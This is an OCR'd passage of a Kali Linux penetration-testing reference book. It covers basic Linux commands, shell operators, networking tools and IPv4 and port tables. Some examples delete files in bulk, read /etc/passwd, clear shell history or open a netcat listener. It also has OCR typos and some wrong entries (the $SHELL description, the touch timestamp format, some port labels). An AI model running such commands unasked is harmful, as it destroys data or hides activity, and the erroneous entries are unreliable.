
Kali Linux Reference Guide

A Pentester's Voyage

Matthew Sheimo, MS

Kali Linux Re

A Penteste



Kali Linux Reference Guide

A Pentester's Voyage

Matthew Sheimo, MS

Kali Linux Reference Guide: A Pentester’s Voyage

ISBN-10: 8687379083
ISBN-13: 979-8687379083

TABLE OF CONTENTS

PREFACE

This book serves as a practical solution to quickly discover the tools and tactics used in real-world penetration testing. It can also be a useful supplement for classrooms and learning environments.

To fully understand the methodologies and concepts of penetration testing, it's highly encouraged to conduct further research. Successfully assessing your target relies on having experience and knowledge regarding these concepts. Keep learning and remember to always try harder!

There are many different ways to use the tools that are in this book. Check out all the options available for the tool and modify the syntax to fit your needs.

As a part of the Kali Linux 2020.1 release, Offensive Security implemented a traditional default non-root user model. Throughout this guide, it will be notated if the tool or command requires root privileges or not.

KLRG uses the following formula for each command or tool:

Command – Description **(non-root) / (root)**
Syntax: **Command** <options>

Practical Usage:
Command <options> Detailed usage information

GETTING STARTED

The process of getting Kali Linux up and running on a machine is a fairly simple process these days. The Offensive Security team has created virtual machine images that no longer require users to download and install Kali Linux from scratch.

A virtual machine image can be downloaded from the Offensive Security website and imported into a free virtualization product such as VMware Workstation Player or VirtualBox. It's important to review the system requirements before downloading and installing these to your system.

Upon completion of this process, it's encouraged to learn about and configure settings such as the CPU, memory, and hard disk size to your liking.

There are vast Internet resources on running through this "getting started" process. If you need help, Google is always your friend.

Here are the steps:

1. Download and install VirtualBox or VMware Workstation Player from their respective web sites.

VirtualBox
https://www.virtualbox.org/wiki/Downloads

VMware Workstation Player
https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html

2. Visit the Offensive Security website and download either the VirtualBox or VMware image depending on which virtualization software you installed. On most modern machines you will likely be downloading the 64-bit virtual machine image.

Offensive Security Virtual Machine Download Page
https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

3. Right click and unzip the VMware image, then double click on the 'Kali-Linux-XXXX.X-vmware-amd64.vmx' file. VMware Workstation Player will launch with a dialog stating that the virtual machine might have been moved or copied. Click on the 'I Copied It' button to power up the machine. You can later shutdown the virtual machine to edit the machine's settings.

If you downloaded the VirtualBox .ova image, you simply double click the .ova file. VirtualBox will launch and prompt you with settings that you can configure. You can adjust them to your liking, or if you are satisfied with the default settings just click the import button.

4. Once the virtual machine has been imported, you can select it from the left-hand column and click the start or play button to fire it up.

5. When the virtual machine fully powers up, you will now be able to login. The default credentials for the Kali virtual machine are:

Username: kali
Password: kali

6. When you successfully login you are ready to go! Just click on the black terminal icon or use the main menu in the upper left corner to launch the Terminal Emulator.

By default, you will be running things from the Kali user context. Throughout this book some commands will need to be run as the root user. Below shows the difference between the two accounts.

Kali User Shell:
kali@kali:~$

Root User Shell:
root@kali:~#

To run a program that requires root privileges, you can run the command **sudo** followed by the command.

For example, to run the **ifconfig** command use the following syntax.

```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
```

Type in the default password (kali) and the command will execute.

To switch to the root user, you can run the following command.

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali#
```

Now you will be able to run any command as the root user. It’s advised to not always operate in a root user context, but for this guide it may be easier to test stuff out if you are in a non-production environment.

KALI LINUX FILE STRUCTURE

Kali Linux is a derivative of a popular Linux distribution called Debian. At a glance, much of the file structure of Kali Linux resembles that of a Debian install. However, the Offensive Security team have done a tremendous job customizing the Debian distribution into what is known as one of the most popular penetration testing platforms today.

Kali Linux conforms to the Filesystem Hierarchy Standard (FHS) that defines the directory and file structure of many Linux distributions. The content on the following pages will describe the various directories and files that are used in Kali Linux.

DIRECTORY STRUCTURES

The tilde character ~ can be used to represent the user's home directory. For instance, **cd ~** will navigate you to the current user's home directory.

/bin/	Basic user programs
/boot/	Boot files and the Kali Linux kernel
/dev/	Device related files
/etc/	System and Kali configuration files
/home/	User profiles and personal files
/lib/	Software libraries
/media/	Mount folder for removable media
/mnt/	Temporary mount point
/opt/	Third party software
/proc/	Linux system details
/root/	Root user's home directory
/run/	Volatile runtime data
/sbin/	System level binaries
/srv/	Contains files for server applications
/tmp/	Temporary directory for files
/usr/	User shared files and binaries
/usr/bin/	Kali tools (binaries)
/var/	Logs that are generated by daemons
/var/www/html/	Apache web server document root

IMPORTANT FILES

Upon the release of Kali Linux 2020.4, the default shell will be updated from Bash to ZSH.

/etc/apt/sources.list	List of sources that publish Debian packages
/etc/fstab	Static file system information
/etc/group	Local group information
/etc/hostname	Local machine's hostname
/etc/hosts	File that maps hostnames to IP addresses
/etc/network/interfaces	Network configuration file
/etc/passwd	Local user account information
/etc/profile	Environment programs
/etc/resolv.conf	Name server configuration file
/etc/shadow	Local user encrypted password hashes
/etc/ssh/sshd_config	SSH server configuration
/home/kali/.bashrc	Script that runs in every new terminal session
/horne/kali/.bash_history	Bash history file
/home/kali/.zshrc	Script that runs in every new terminal session
/horne/kali/.zsh_history	Zsh history file
/var/log/apache2/access.log	Apache web server access log

LINUX SYSTEM FUNTIONALITY

At the heart of the Linux operating system are commands that let you interact with the system. This section details the syntax of basic commands to more advanced commands used to interact with the operating system.

The Kali Linux terminal has the tab completion feature enabled. This allows users to type the first few letters of a command, then hit the tab key to complete the command.

ls -- list directory contents **(non-root)**

Syntax: **ls** <options> <file>

Practical Usage:

ls -lahr

[-l] list in long format [-a] include hidden files
[-h] human readable format [-r] reverse order

List directory contents in the format above

ls -ls [-l] list in long format [-s] print allocated size of file

List directory contents in the format above

ls <directory1> <directory2>

List multiple directories

ls --full-time

List contents with full time details

pwd -- print the name of the current directory **(non-root)**

Syntax: **pwd** <options>

Practical Usage:

pwd Print the current working directory

cd -- change current directory **(non-root)**

Syntax: **cd** <options> <directory>

Practical Usage:

cd .. Navigate to previous directory

cd ~ Change to current user's home directory

cd /usr/bin/ Change directory to Kali tools binary folder

mkdir -- make directories **(non-root)**

Syntax: **mkdir** <options> <directory>

Practical Usage:

mkdir <directory name> Create a directory

mkdir -p test/dir1 [-p] parents

Create the directory tree test/dir1

rmdir -- remove empty directories **(non-root)**

Syntax: **rmdir** <options> <directory>

Practical Usage:

rmdir <directory name> Removes empty directory

rmdir -p test/dir1 [-p] parents

Remove the empty directory tree test/dir1

rm -- remove files or directories **(non-root)**

Syntax: **rm** <options> <file>

Practical Usage:

rm <file or empty directory>

Removes file or empty directory

rm -rf <file or directory> [-r] recursive [-f] force

Forcibly remove file or directory

rm <file1> <file2> <file3> Remove multiple files

rm -i <file or empty directory> [-i] prompt before removal

Remove file or empty directory

shred -- overwrite or delete a file securely **(non-root)**

Syntax: **shred** <options> <file>

Practical Usage:

shred <file>

Overwrites the data of file using default (3) shredding methods

shred -n 6 -u <file> [-n] iterations [-u] also remove file

Overwrite file 6 times and delete

mv -- move or rename files **(non-root)**

Syntax: **mv** <options> <source> <destination>

Practical Usage:

mv <file1> <file2> Rename file1 to file2

mv <directory1> <directory2>

Rename directory1 to directory2

mv <file1> <file2> <directory>

Move file1 and file2 to a directory

cp -- copy files and directories **(non-root)**

Syntax: **cp** <options> <source> <destination>

Practical Usage:

cp <file> <newdestination>

Copy a file to a new destination, file can be renamed

cp -R <directory1> <directory2> [-R] recursive

Copy entire directory structure of directory1 into directory2

cat -- concatenate files and print to standard output **(non-root)**

Syntax: **cat** <options> <file>

Practical Usage:

cat /etc/resolv.conf Display name server information

cat -n /etc/passwd [-n] show output line numbers

Display user account information file with line numbers

cat <file1> **>** <file2>

Overwrite file2 contents with file1 contents

cat <file1> **>>** <file2>

Append file2 contents with file1 contents

file -- determine file type **(non-root)**

Syntax: **file** <options> <file>

Practical Usage:

file <file> Print file type information

touch -- change file timestamps (create file) **(non-root)**

Syntax: **touch** <options> <file>

Practical Usage:

touch emptyfile.txt Create an empty text file

touch <file1> <file2> Create two text files

touch -c -t YYDDHHMM **<** file>

[-c] no new file [-t] timestamp

Set file timestamp using YYDDHHMM format

more -- v iew text files one screen at a time **(non-root)**

Syntax: **more** <options> <file>

Practical Usage:

more /etc/passwd View /etc/passwd file

less -- view text files one screen at a time **(non-root)**

Syntax: **less** <options> <file>

Practical Usage:

less /etc/passwd View /etc/passwd file

less -N /etc/passwd [-N] use line numbers

View /etc/passwd file with line numbers

head -- output the first part of files **(non-root)**

Syntax: **head** <options> <file>

Practical Usage:

head <file> View the first 10 lines of file

head -n 14 <file> View the first 14 lines of file

tail -- output the last part of files **(non-root)**

Syntax: **tail** <options> <file>

Practical Usage:

tail <file> View the last 10 lines of file

tail -f <file> Continuously view end of file

sort -- sort lines of text **(non-root)**

Syntax: **sort** <options> <file>

Practical Usage:

sort <file>

Show sorted output of file in ascending order

sort -ru <file> [-r] reverse order [-u] unique

Sort file in reverse order and filter out duplicates

sort <file> **>** <sortedfile>

Sort file and put sorted output to a new file

uniq -- report or omit repeated lines **(non-root)**

Syntax: **uniq** <options> <input>

Practical Usage:

uniq <file> Omit repeated lines of file

uniq -c <file> [-c] count

Omit repeated lines of file and show the count of repeated lines

comm -- compare two sorted files line by line **(non-root)**

Syntax: **comm** <options> <file1> <file2>

Practical Usage:
comm <file1> <file2>

Compare file1 sorted with file2 sorted

diff -- compare files line by line **(non-root)**

Syntax: **diff** <options> <file1> <file2>

Practical Usage:
diff <file1> <file2>

Compare file1 and file2 line by line

diff -c <file1> <file2> [-c] context mode

Compare file1 and file2 in a contextual format

diff -u <file1> <file2> [-u] unified mode

Compare file1 and file2 in a unified format

wc -- print newline, word, byte count for file **(non-root)**

Syntax: **wc** <options> <file>

Practical Usage:
wc -lm <file>

[-l] print line count [-m] print character count

Print line and character count of file

echo -- print a line of text **(non-root)**

Syntax: **echo** <options> <string>

Practical Usage:

echo 'Always Try Harder' Print the string “Always Try Harder”

echo -n 'Testing' > <file> [-n] no trailing newline

Print the string “Testing” and redirect to a file

awk -- pattern scanning and processing tool **(non-root)**

Syntax: **awk** <options> <file>

Practical Usage:

awk -F ':' '{print $1}' /etc/passwd [-F] field separator

Extract only usernames from passwd file

awk '/root/ {print}' /etc/passwd

Print lines that only contain string “root”

cut -- remove sections from each line of files **(non-root)**

Syntax: **cut** <options> <file>

Practical Usage:

cut -d ':' -f 1 /etc/passwd [-d] delimiter [-f] fields

Extract only usernames from passwd file

grep -- print lines that match patterns **(non-root)**

Syntax: **grep** <options> <pattern> <file>

Practical Usage:

grep -in <pattern> <file> [-i] incase sensitive [-n] line number

Search for pattern in a file and show line number

grep -v <pattern> <file> [-v] invert match

Show lines that do not match pattern

sed -- stream editor for transforming text **(non-root)**

Syntax: **sed** <options> <file>

Practical Usage:

sed 's/ <pattern1>**/** <pattern2>**/'** <file>

Replace pattern1 with pattern2 in a file

strings -- print sequences of characters in files **(non-root)**

Syntax: **strings** <options> <file>

Practical Usage:

strings <file>

Display all the sequences of printable characters that are in a file

dos2unix -- text file format converter **(non-root)**

Syntax: **dos2unix** <options> <file>

Practical Usage:
dos2unix <file>

Convert a file from DOS text file format to a Unix file format

unix2dos -- text file format converter **(non-root)**

Syntax: **unix2dos** <options> <file>

Practical Usage:
unix2dos <file>

Convert a file from Unix text file format to a DOS file format

dd -- convert and copy a file **(root)**

Syntax: **dd** <options>

Practical Usage:
sudo dd if=/dev/sda of=/dev/sdb

Backup an entire hard disk to a secondary drive

sudo dd if=/dev/cdrom of=cdrom.iso bs=2048

Create a CDROM backup to an .ISO

bzip2 -- block-sorting file compressor **(non-root)**

Syntax: **bzip2** <options> <file>

Practical Usage:

bzip2 -z <file> [-z] compress a file

bzip2 -d <file> [-d] decompress a file

gzip -- compress or expand files **(non-root)**

Syntax: **gzip** <options> <file>

Practical Usage:

gzip <file> Compress a file

gzip -d <file> [-d] decompress a file

gzip -r <directory> [-r] recursive

Compress all files in all directories

tar -- an archiving utility **(non-root)**

Syntax: **tar** <options> <file>

Practical Usage:

tar -cvf archive.tar <directory/file>

[-c] create archive [-f] specify file name type
[-v] verbose

Create a .tar archive from a file or directory

tar -xvf <file.tar>

[-x] extract [-v] verbose [-f] specify file name type

Extract a .tar file

unzip -- extract compressed ZIP files **(non-root)**

Syntax: **unzip** <options> <file>

Practical Usage:

unzip <file> Extract files from a ZIP archive

zip -- package and compress files **(non-root)**

Syntax: **zip** <options> <zipfile> <file>

Practical Usage:

zip resolv.zip /etc/resolv.conf

Compress the resolv.conf file into a ZIP archive

base64 -- base64 encode/decode tool **(non-root)**

Syntax: **base64** <options> <file>

Practical Usage:

base64 <file>

Encode the contents of a file to base64

echo 'Base64Test' | base64

Base64 encode the string “Base64test”

base64 -d <file> [-d] decode

Decode a base64 file

echo 'dGVzdAo=' | base64 -d

Base64 decode the string “dGVzdAo=”

md5sum -- MD5 message digest utility **(non-root)**

Syntax: **md5sum** <options> <file>

Practical Usage:

md5sum <file> Compute MD5 checksum of a file

md5sum -c <file.md5> [-c] check/verify

Verify MD5 checksum of a file

sha1sum -- SHA1 message digest utility **(non-root)**

Syntax: **sha1sum** <options> <file>

Practical Usage:

sha1sum <file> Compute SHA1 checksum for a file

sha1sum -c <file.sha1> [-c] check/verify

Verify SHA1 checksum for a file

xxd -- make a hex dump or convert hex **(non-root)**

Syntax: **xxd** <options> <file>

Practical Usage:

xxd <file> Create a hex dump of a file

man -- system reference manuals **(non-root)**

Syntax: **man** <options> <manual>

Manual section numbers and types:

1 Executable programs or shell commands (default page)
2 System calls (functions provided by the kernel)
3 Library calls (functions within program libraries)
4 Special files (usually found in /dev)
5 File formats and conventions
6 Games
7 Miscellaneous
8 System administration commands (usually only for root)
9 Kernel routines [Nonstandard]

Practical Usage:

man nmap

Open the default manual (nmap.1) page for nmap tool

man man.7 Open the man.7 manual page

apropos -- search the manual page content **(non-root)**

Syntax: **apropos** <options> <keyword>

Practical Usage:

apropos Metasploit

Search the man pages for the keyword Metasploit

apropos <keyword1> <keyword2>

Search the man pages with two keywords

find -- search for files in a directory hierarchy **(non-root)**

Syntax: **find** <options> <expression>

Practical Usage:

find / -name *.jpeg

Find every .jpeg file on the system

find .

Find and print every file in the current directory

locate -- find files by name **(non-root)**

Syntax: **locate** < options> <pattern>

*Run **sudo updatedb** to update database before searching

Practical Usage:

locate nc.exe Search locate.db database for nc.exe

which -- locate a command **(non-root)**

Syntax: **which** <options> <filename>

Practical Usage:

which msfconsole Locate msfconsole binary

id -- display user and group ID **(non-root)**

Syntax: **id** <options> <user>

Practical Usage:

id

Prints the current user and group information

whoami -- print effective userid **(non-root)**

Syntax: **whoami** <options>

Practical Usage:

whoami Prints the current user

w -- display who is logged on **(non-root)**

Syntax: **w** <options> <user>

Practical Usage:

w Print who is logged on

hostname -- show or set system host name **(root/non-root)**

Syntax: **hostname** <options> <hostname>

Practical Usage:

hostname Print system host name

sudo hostname <hostname> Set a new hostname

arch -- print machine architecture **(non-root)**

Syntax: **arch** <options>

Practical Usage:

arch Display machine architecture

uname -- print system information **(non-root)**

Syntax: **uname** <options>

Practical Usage:

uname -a [-a] all information

Prints all system information

df -- report file system disk space usage **(non-root)**

Syntax: **df** <options> <file>

Practical Usage:

df Print disk space usage

df -ah /

[-a] all information [-h] human readable format

Display all disk space usage in human readable format for only / device

du -- estimate file space usage **(non-root)**

Syntax: **du** <options> <file>

Practical Usage:

du -h [-h] human readable format

Print disk usage of the current directory in human readable format

du -ah /home

[-a] write counts for all files [-h] human readable format

Print disk usage information of the home directory

fdisk -- manipulate disk partition table **(root)**

Syntax: **fdisk** <options> <device>

Practical Usage:

sudo fdisk -l [-l] list partitions and exit

Print the partitions

sudo fdisk /dev/sda

View and manage disk partitions of device /dev/sda

ps -- view snapshot of current processes **(non-root)**

Syntax: **ps** <options>

Practical Usage:

ps Display processes for current shell

ps aux

[a] all processes [u] display user list
[x] show non-attached processes

Shows all processes and terminal information

systemctl -- system service manager **(root/non-root)**
Syntax: **systemctl** <options> <command>

Practical Usage:
sudo systemctl start apache2 Start Apache web server

sudo systemctl stop apache2 Stop Apache web server

sudo systemctl enable ssh Enable SSH server on startup

top -- display Linux processes **(non-root)**
Syntax: **top** <options>

Practical Usage:
top

Display an active list of running processes

pidof -- find process ID of running process **(non-root)**
Syntax: **pidof** <options> <program>

Practical Usage:
pidof bash Show the process ID of bash

kill -- send a signal to a process **(non-root)**
Syntax: **kill** <options> <process ID>

Practical Usage:
kill -9 <process ID>

Send a SIGKILL signal to a process to shut down process immediately

watch -- execute and watch a program periodically **(non-root)**
Syntax: **watch** <options> <command>

Practical Usage:
watch -n 5 date [-n] interval in seconds

Run the date command every 5 seconds and watch output

stat -- display file or file system status **(non-root)**
Syntax: **stat** <options> <file>

Practical Usage:
stat <file> Print in-depth file information

lsof -- list open files **(non-root)**
Syntax: **lsof** <options>

Practical Usage:
lsof List open files

lspci -- list all PCI devices **(non-root)**
Syntax: **lspci** <options>

Practical Usage:
lspci List all PCI devices

lsusb -- list USB devices **(non-root)**
Syntax: **lsusb** <options>

Practical Usage:
lsusb List attached USB devices

mount -- mount a file system **(root/non-root)**

Syntax: **mount** <options> <device_name> <directory>

Practical Usage:

mount

Display currently attached file systems

sudo mount <device_name> **/media**

Mount a device to the media folder

umount -- unmount file systems **(root)**

Syntax: **umount** <options> <device_name>

Practical Usage:

sudo umount <device_name> OR <mount_point>

Unmount the file system specified

adduser -- add a user to the system **(root)**

Syntax: **adduser** <options> <username>

Practical Usage:

sudo adduser testuser

Add the user “testuser” to the system

deluser -- delete a user from the system **(root)**

Syntax: **deluser** <options> <username>

Practical Usage:

sudo deluser <username> Remove a user from the system

passwd -- change user password **(root/non-root)**

Syntax: **passwd** <options> <login>

Practical Usage:

passwd kali

Change the password for the user Kali

sudo passwd -Sa [-S] status [-a] all accounts

Show password status for all accounts

sudo -- execute a command as another user **(root/non-root)**

Syntax: **sudo** <options> <command>

Practical Usage:

sudo ifconfig

Display network interface configuration

sudo -l [-l] list

List the allowed sudo commands

sudo su

Switch to the root user

su -- substitute or switch user **(root/non-root)**

Syntax: **su** <options> <user>

Practical Usage:

su kali Switch to Kali user from root

reboot -- halt, power-off, or reboot the machine **(root)**

Syntax: **reboot** <options> <time>

Practical Usage:

sudo reboot now Reboot system immediately

shutdown -- halt, power-off, or reboot the machine **(root)**

Syntax: **shutdown** <options> <time>

Practical Usage:

sudo shutdown -r now [-r] reboot

sudo shutdown now

Power off system immediately

chmod -- change file mode bits (permissions) **(non-root)**

Syntax: **chmod** <options> <file>

Practical Usage:

chmod +x <file> Grant execute permission on file

chmod -x <file> Remove execute permission on file

vim -- a text editor program **(non-root)**

Syntax: **vim** <options> <file>

Practical Usage:

vim newfile.txt

Create and edit a new text file

vim ~/.bashrc

Edit the Bash startup script

vimtutor -- an interactive tutor for vim program **(non-root)**

Syntax: **vimtutor**

Practical Usage:

vimtutor

Launches an interactive text file that teaches you vim!

nano -- another text editor program **(non-root)**

Syntax: **nano** <options> <file>

Practical Usage:

nano newfile.txt

Create and edit a new text file

nano ~/.bashrc

Edit the Bash startup script

TERMINAL FUNCTIONALITY

The Linux shell is much more diverse than issuing single commands as we did in the previous section. This section begins with several useful commands related to the terminal and then examines how to chain together commands, redirect standard input/output, and much more. Getting to know the shell functionality can turn repetitive tasks into efficient processes.

alias -- define or display aliases **(non-root)**
Syntax: **alias** <options> <name=value>

Practical Usage:
alias ll='ls -lahr'

Create an alias that maps “ll” to the “ls -lahr” command

env -- print environment variables **(non-root)**
Syntax: **env** <options> <name=value> <command>

Practical Usage:
env

Print out a list of all environment variables

export -- mark variables and pass to child processes **(non-root)**
Syntax: **export** <options> <name=value>

Practical Usage:
export Print a list of all exported variables

history -- display or manipulate history list **(non-root)**
Syntax: **history** <options>

Practical Usage:
history -c Clear the history list

screen -- a screen manager or multiplexer **(non-root)**
Syntax: **screen** <options> <command>

Practical Usage:
screen Open a new screen session

screen -S test_session [-S] sockname

Open a new screen session with the session name test_session

script -- create log of terminal session **(non-root)**
Syntax: **script** <options> <file>

Practical Usage:
script terminal.log

Create a log file of everything typed in terminal session

source -- read and execute the content of a file **(non-root)**
Syntax: **source** <filename>

Practical Usage:
source ~/.bashrc

Reload the .bashrc file for the current session

tmux -- terminal multiplexer **(non-root)**

Syntax: **tmux** <options> <command>

Practical Usage:

tmux Start a new tmux session

tmux new -s test_session [-s] socket-path

Create a new tmux session with the session name test_session

CHAINING OPERATORS

& -- ampersand operator

Purpose: The ampersand operator (**&**) is used to make a command run in the background. Using it at the end of your command will run the command, send it to the background, then allow you to run another command. To bring the process to the foreground again, just type the **fg** command and hit enter.

Practical Usage:
python3 -m http.server 8080 &

> Start an http web server on port 8080 and run it in the background

; -- semi-colon operator

Purpose: The semi-colon operator (**;**) makes it possible to run more than one command at a time. It will execute the sequence of commands from left to right.

Practical Usage:
date; cal

> Run the date command followed by the calendar command and display the output

&& -- AND operator

Purpose: The AND operator (**&&**) will run one command, and upon successful completion of the first command, will execute the second command.

Practical Usage:
sudo apt update && sudo apt upgrade

> Update the package information and if command is successful, install upgrades

|| -- OR operator

Purpose: The OR operator (**||**) functions much like an “else” statement in programming. If the first command executed fails, then run the second command.

Practical Usage:
sudo apt update || ping google.com

> Update the package information and if that command fails, ping google.com

! -- NOT operator

Purpose: The NOT operator (**!**) functions much like the “except” statement in programming. The operator will execute the command and exclude the condition provided.

Practical Usage:
rm -rf !(*.jpeg)

> In Bash, this command will delete every file in the current directory except .jpeg files

| -- PIPE operator

Purpose: The PIPE operator (**|**) is used to direct the output of the first command executed into the input of the second command.

Practical Usage:
cat /etc/passwd | less

> Print out the /etc/passwd file and pipe it into the less command

REDIRECTION

> -- write or overwrite standard output

Purpose: The most common usage of the greater than symbol (**>**) is to redirect the output of a command to a file.

Practical Usage:
ps aux > processes.txt

> Redirect the output of the ps command to a text file called “processes.txt”

>> -- append or write standard output

Purpose: The double greater than symbol (**>>**) is used to redirect the output of a command and append it to the end of a file.

Practical Usage:
ps aux >> processes.txt

> Using the same “processes.txt” file we can append the same command results to the end of the file

< -- redirect standard input from a file

Purpose: The less than symbol (**<**) is used to redirect standard input into a command.

Practical Usage:
sort < /etc/passwd

> Redirect the /etc/passwd file to the sort command and print the output

WILDCARDS

*** --** match one or more occurrences of any character

Purpose: The use of the asterisk (*****) is to match more occurrence of any character. In the example below, the asterisk is used to find all .png files in the home directory.

Practical Usage:
find /home/ -name *.png

> Find all .png files in the home directory

? -- match a single occurrence of any character

Purpose: The question mark (**?**) wildcard is used to match a single occurrence of any character.

Practical Usage:
find /etc/ -name ???.conf

> Find all .conf files in the /etc/ directory that have any 3 leading characters

ENVIRONMENT VARIABLES

Environment variables are variables that are available system-wide and are used to describe your environment. You can retrieve a list of environment variables by issuing the **env** command into the terminal.

Below is a list of common environment variables and their values.

Executing **echo $USER** in the terminal will give you the value of the USER variable. These variables are useful when writing scripts that need information related to the user's environment.

$HOME	The home directory of the current user
$LANG	The current locale settings
$LOGNAME	The name of the current user
$PATH	A list of directories to be searched when executing commands
$PWD	The current working directory
$SHELL	The current working directory
$TERM	Display terminal type
$USER	The current logged in user

PATH

The term “Linux PATH” refers to an environment variable in Linux operating systems that tell the shell where to look for executable files. When you type a command into the terminal, Kali Linux searches for that executable file following the value in the PATH variable.

To see the PATH value of your system type **echo $PATH** into the terminal.

The shell searches for the executable starting from the left and moves through each directory hierarchy to the right until it finds it. If the shell finds the executable, it will issue the command; otherwise, you will see the output “command not found”.

NETWORKING

ping -- send ICMP packet to network hosts **(non-root)**

Syntax: **ping** <options> <destination>

Practical Usage:

ping google.com

Ping google.com continuously until process stopped

ping -c 5 google.com [-c] count

Ping google.com 5 times

ip -- configure/show network devices **(root/non-root)**

Syntax: **ip** <options> <object> <command>

Practical Usage:

ip address Display protocol address of devices

sudo ip link set dev eth0 down Disable eth0 network device

sudo ip link set dev eth0 up Enable eth0 network device

ip route Display the routing table contents

ifconfig -- configure a network device **(root)**
Syntax: **ifconfig** <options> <interface>

Practical Usage:
sudo ifconfig -a [-a] display all available interfaces

sudo ifconfig <interface> **up** Enable a network device

sudo ifconfig <interface> **down** Disable a network device

iwconfig -- show/configure a wireless device **(root)**
Syntax: **iwconfig** <interface> <options>

Practical Usage:
sudo iwconfig List available wireless devices

iw -- show/configure a wireless device **(root)**
Syntax: **iw** <interface> <options>

Practical Usage:
sudo iw dev List available wireless devices

sudo iw wlan0 scan Scan nearby Wi-Fi networks

iwlist -- retrieve detailed wireless information **(root)**
Syntax: **iwlist** <interface> <options>

Practical Usage:
sudo iwlist wlan0 scan Scan for nearby Wi-Fi networks

route -- show/configure the IP routing table **(root)**

Syntax: **route** <options>

Practical Usage:

sudo route -ne [-n] no resolve [-e] show extended

Show extended routing table and do not resolve host names

netstat -- print network connection information **(non-root)**

Syntax: **netstat** <options>

Practical Usage:

netstat -anpt

[-a] all [-n] no resolve
[-t] TCP sockets [-p] programs

List all TCP connections, do not resolve hosts, show program name and id

netstat -r [-r] route

Display routing table

ss -- utility to show network connection information **(non-root)**

Syntax: **ss** <options>

Practical Usage:

ss -at [-a] all [-t] TCP sockets

List all TCP connections

arp -- manipulate/view system ARP cache **(root)**

Syntax: **arp** <options> <hostname>

Practical Usage:

sudo arp -a [-a] alternate format [-v] verbose

Display ARP cache of system

dig -- DNS lookup utility **(non-root)**

Syntax: **dig** <options> <name> <type>

Practical Usage:

dig google.com

Print host (A) records for the Google domain

dig google.com mx

Print mail exchange (MX) records for the Google domain

dig google.com any Print all DNS record types

host -- DNS lookup utility **(non-root)**

Syntax: **host** <options> <name> <type>

Practical Usage:

host -av google.com [-a] all records [-v] verbose

Print all DNS record types for Google

nslookup -- name server lookup utility **(non-root)**

Syntax: **nslookup** <options> <name>

Practical Usage:

nslookup -query=any google.com

Print all DNS record types for Google

whois -- whois directory service client **(non-root)**

Syntax: **whois** <options> <name>

Practical Usage:

whois google.com

Query whois registry for Google domain

curl -- transfer a URL **(non-root)**

Syntax: **curl** <options> <URL>

Practical Usage:

curl <URL> **-o** <file> [-o] output file

Save page as a file

curl ifconfig.io Display your external IP address

wget -- a network downloader **(non-root)**

Syntax: **wget** <options> <URL>

Practical Usage:

wget <URL/file> Download a file to current directory

mysql -- the MySQL command-line tool **(non-root)**
Syntax: **mysql** <options> <db_name>

Practical Usage:
mysql -h <host> **-u** <user>

[-h] host [-u] username

Connect to a MySQL host with a specified username

rpcclient -- tool for client-side MS-RPC functions **(non-root)**
Syntax: **rpcclient** <options> <host>

Practical Usage:
rpcclient -U <user> <host> [-U] username

Connect to a remote host with a specified username

smbclient -- client to access SMB/CIFS resources **(non-root)**
Syntax: **smbclient** <options>

Practical Usage:
smbclient -U <username> **-L** <host>

[-U] username [-L] host

Connect to a remote host with a specified username

nc -- a TCP/IP Swiss Army knife **(non-root)**

Syntax: **nc** <options> <host> <port>

Practical Usage:

nc -lvp 8080

[-l] listen [-v] verbose [-p] port

Listen for incoming connections on TCP port 8080

nc -v <host> <port>

Connect to remote host on specified port

ipcalc -- an IPv4 calculator **(non-root)**

Install: **sudo apt install ipcalc**

Syntax: **ipcalc** <options> <address>

Practical Usage:

ipcalc <address> Calculate IPv4 network address range

tcpdump -- dump traffic on a network device **(root)**

Syntax: **tcpdump** <options>

Practical Usage:

sudo tcpdump -i eth0 -w packets.pcap

[-i] interface [-w] write to output file

Dump traffic from eth0 interface to a file

OPEN SYSTEMS INTERCONNECTION (OSI) MODEL

#	OSI Layer	Data	Description
7	Application	Data	DNS, FTP, HTTP, SMTP
6	Presentation	Data	JPEG, MIDI, MPEG
5	Session	Data	NetBIOS, NFS, SQL
4	Transport	Segments	TCP, UDP
3	Network	Packets	ICMP, IP, IPSec, IGMP
2	Data Link	Frames	ARP, Ethernet, PPP
1	Physical	Bits	Coax, Fiber, Wireless

CLASSFUL IPV4 ADDRESS SPACE

Class	IP Address Range
Class A	0.0.0.0 - 127.255.255.255
Class B	128.0.0.0 - 191.255.255.255
Class C	192.0.0.0 - 223.255.255.255
Class D	224.0.0.0 - 239.255.255.255
Class E	240.0.0.0 - 255.255.255.255

PRIVATE IPV4 ADDRESS SPACE

IP Address Range
10.0.0.0 - 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

IPV4 NETWORK PREFIXES

Prefix	IP Addresses	Subnet Mask
/32	1	255.255.255.255
/31	2	255.255.255.254
/30	4	255.255.255.252
/29	8	255.255.255.248
/28	16	255.255.255.240
/27	32	255.255.255.224
/26	64	255.255.255.192
/25	128	255.255.255.128
/24	256	255.255.255.0
/23	512	255.255.254.0
/22	1 K	255.255.252.0
/21	2 K	255.255.248.0
/20	4 K	255.255.240.0
/19	8 K	255.255.224.0
/18	16 K	255.255.192.0
/17	32 K	255.255.128.0
/16	64 K	255.255.0.0
/15	128 K	255.254.0.0

/14	256 K	255.252.0.0
/13	512 K	255.248.0.0
/12	1 M	255.240.0.0
/11	2 M	255.224.0.0
/10	4 M	255.192.0.0
/9	8 M	255.128.0.0
/8	16 M	255.0.0.0
/7	32 M	254.0.0.0
/6	64 M	252.0.0.0
/5	128 M	248.0.0.0
/4	256 M	240.0.0.0
/3	512 M	224.0.0.0
/2	1024 M	192.0.0.0
/1	2048 M	128.0.0.0
/0	4096 M	0.0.0.0

TCP PORTS – NMAP TOP 50

21	FTP	993	IMAPS
22	SSH	995	POP3S
23	TELNET	1025	NFS
25	SMTP	1026	WIN-RPC
26	RSFTP	1027	IIS
53	DNS	1433	MS-SQL
80	HTTP	1720	H323
88	KERBEROS	1723	EMC
